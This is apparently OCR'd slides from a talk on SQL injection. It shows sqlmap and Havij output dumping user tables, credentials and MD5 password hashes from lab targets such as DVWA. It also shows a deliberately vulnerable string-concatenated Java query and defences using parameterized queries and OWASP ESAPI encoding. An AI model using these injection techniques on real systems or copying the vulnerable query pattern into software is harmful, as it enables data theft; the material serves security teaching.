
username/passwords

```
+------------+------------+-------------+-------------+------------------------+-------------
+--------------+-------------------------+----------------+----------------
+------------------+----------------+-----------------+----
+-----------------------+

[12:04:23] [INFO] table 'star.vendor' dumped to CSV file '/usr/share/sqlmap/output/
192.168.11.115/dump/star/vendor.csv'
[12:04:23] [INFO] fetching columns for table 'users' in database 'star'
[12:04:23] [INFO] fetching entries for table 'users' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes
Database: star
Table: users
[4 entries]
+--------------------------------------+-----------------+---------+---------------
+----------+----------+--------------+
| uuid                                 | ip              | enabled | lockout       | username
| attempts | password     |
+--------------------------------------+-----------------+---------+---------------
+----------+----------+--------------+
| 009212d2-d6c3-11e3-8330-00155d0b9600 | 0:0:0:0:0:0:0:1 | \x01    | 1421214433577 | admin
| 2        | admin        |
| 00933b73-d6c3-11e3-8330-00155d0b9600 | 192.168.12.133  | \x01    | 1419012937414 | guest
| 3        | guest        |
| 00941bdf-d6c3-11e3-8330-00155d0b9600 | 0:0:0:0:0:0:0:1 | \x01    | 0             | user
| 1        | user         |
| b2a7c77c-12fb-4e7e-a9ad-1ceea3957b31 | <blank>         | \x01    | 0             | testUser
| 0        | testPassword |
+--------------------------------------+-----------------+---------+---------------
+----------+----------+--------------+

[12:04:23] [INFO] table 'star.users' dumped to CSV file '/usr/share/sqlmap/output/
192.168.11.115/dump/star/users.csv'
[12:04:29] [INFO] fetching columns for table 'accounts' in database 'performance_schema'
[12:04:30] [INFO] fetching entries for table 'accounts' in database 'performance_schema'
[12:04:30] [INFO] analyzing table dump for possible password hashes
Database: performance_schema
```



```
| 00933b75-d6c3-11e3-8330-00155d0b9600 | 192.168.12.135  | \x01    | 1419012937414 | guest
| 3          | guest        |
| 00941bdf-d6c3-11e3-8330-00155d0b9600 | 0:0:0:0:0:0:0:1 | \x01    | 0             | user
| 1          | user         |
| b2a7c77c-12fb-4e7e-a9ad-1ceea3957b31 | <blank>         | \x01    | 0             | testUser
| 0          | testPassword |
+--------------------------------------+-----------------+---------+--------------
+----------+----------+--------------+

[12:04:23] [INFO] table 'star.users' dumped to CSV file '/usr/share/sqlmap/output/
192.168.11.115/dump/star/users.csv'
[12:04:29] [INFO] fetching columns for table 'accounts' in database 'performance_schema'
[12:04:30] [INFO] fetching entries for table 'accounts' in database 'performance_schema'
[12:04:30] [INFO] analyzing table dump for possible password hashes
Database: performance_schema
Table: accounts
[6 entries]
+-----------+------------+-------------------+---------------------+
| HOST      | USER       | TOTAL_CONNECTIONS | CURRENT_CONNECTIONS |
+-----------+------------+-------------------+---------------------+
| localhost | cjudd      | 1                 | 0                   |
| localhost | root       | 82                | 10                  |
| NULL      | NULL       | 23                | 18                  |
+-----------+------------+-------------------+---------------------+

[12:04:30] [INFO] table 'performance_schema.accounts' dumped to CSV file '/usr/share/sqlmap/
output/192.168.11.115/dump/performance_schema/accounts.csv'

[12:04:33] [WARNING] large output detected. This might take a while
[12:04:33] [INFO] analyzing table dump for possible password hashes
[12:04:35] [INFO] recognized possible password hashes in column 'DIGEST'
do you want to store hashes to a temporary file for eventual further processing with other
tools [y/N]
[12:05:33] [WARNING] it appears that the target has a maximum connections constraint
[12:05:33] [ERROR] user quit

[*] shutting down at 12:05:33
```

system tables



Target: http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=%Inject_Here%&Submit=Submit#

□ Keyword: Auto Detect

□ Syntax: Auto Detect

Database: Auto Detect

Method: GET

Type: Auto Detect

Post Data:

```
⊟ □ dvwa
    □ guestbook
  ⊟ □ users
      □ user_id
      □ first_name
      □ last_name
      ☑ user
      ☑ password
      □ avatar
  □ information_schema
  □ ali
  □ cdcol
  □ joomla
  □ joomla2
```

user	password
admin	5f4dcc3b5aa765d61d8327deb882cf...
gordonb	e99a18c428cb38d5f260853678922...
1337	8d3533d75ae2c3966d7e0d4fcc692...
pablo	0d107d09f5bbe40cade3de5c71e9e...
smithy	5f4dcc3b5aa765d61d8327deb882cf...

☑ Use Group_Concat (MySQL Only) ☑ All in one request. □ Force to use it ☑ Clear list on get

Status: I'm IDLE ☑ Log


```
Tables found: guestbook,users
Count(column_name) of information_schema.columns where table_schema='dvwa' and table_name='use
Columns found: user_id,first_name,last_name,user,password,avatar
Count(*) of dvwa.users is 5
Data Found: user,password=admin^5f4dcc3b5aa765d61d8327deb882cf99
Data Found: user,password=1337^8d3533d75ae2c3966d7e0d4fcc69216b
Data Found: user,password=gordonb^e99a18c428cb38d5f260853678922e03
Data Found: user,password=smithy^5f4dcc3b5aa765d61d8327deb882cf99
Data Found: user,password=pablo^0d107d09f5bbe40cade3de5c71e9e9b7
```

Havij

RECOMMENDED
RECOMMENDED
RECOMMENDED


- Parameterized Queries
- Encode

Parameterized Queries



Baaz


```
jdbcTemplate.queryForList(
 "select * from employees where last_name = ?", untrustedData);
```



Baaz

```
StringBuffer sql = new StringBuffer("select * from employees");

if(unstrusted != null) {
    sql.append("where last_name = '" + untrusted + "'");
}

List<Map<String, Object>> results = jdbcTemplate.queryForList(sql.toString());
```

OWASP Enterprise Security API



Custom Enterprise Web Application

Enterprise Security API

Authenticator

User

AccessController

AccessReferenceMap

Validator

Encoder

HTTPUtilities

Encryptor

EncryptedProperties

Randomizer

Exception Handling

Logger

IntrusionDetector

SecurityConfiguration

Existing Enterprise Security Services/Libraries

https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

https://github.com/ESAPI/esapi-java-legacy

OWASP Enterprise Security API


- Encoding library
  - SQL
  - HTML
  - JavaScript
  - CSS
  - URL
  - LDAP
  - OS
  - XML
  - XPath
- Encoding tag library

Encode

Baaz

```
String lastName = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), untrusted);

StringBuffer sql = new StringBuffer("select * from employees");

if(lastName != null) {
    sql.append("where last_name = '" + lastName + "'");
}

List<Map<String, Object>> results = jdbcTemplate.queryForList(sql.toString());
```

Encode



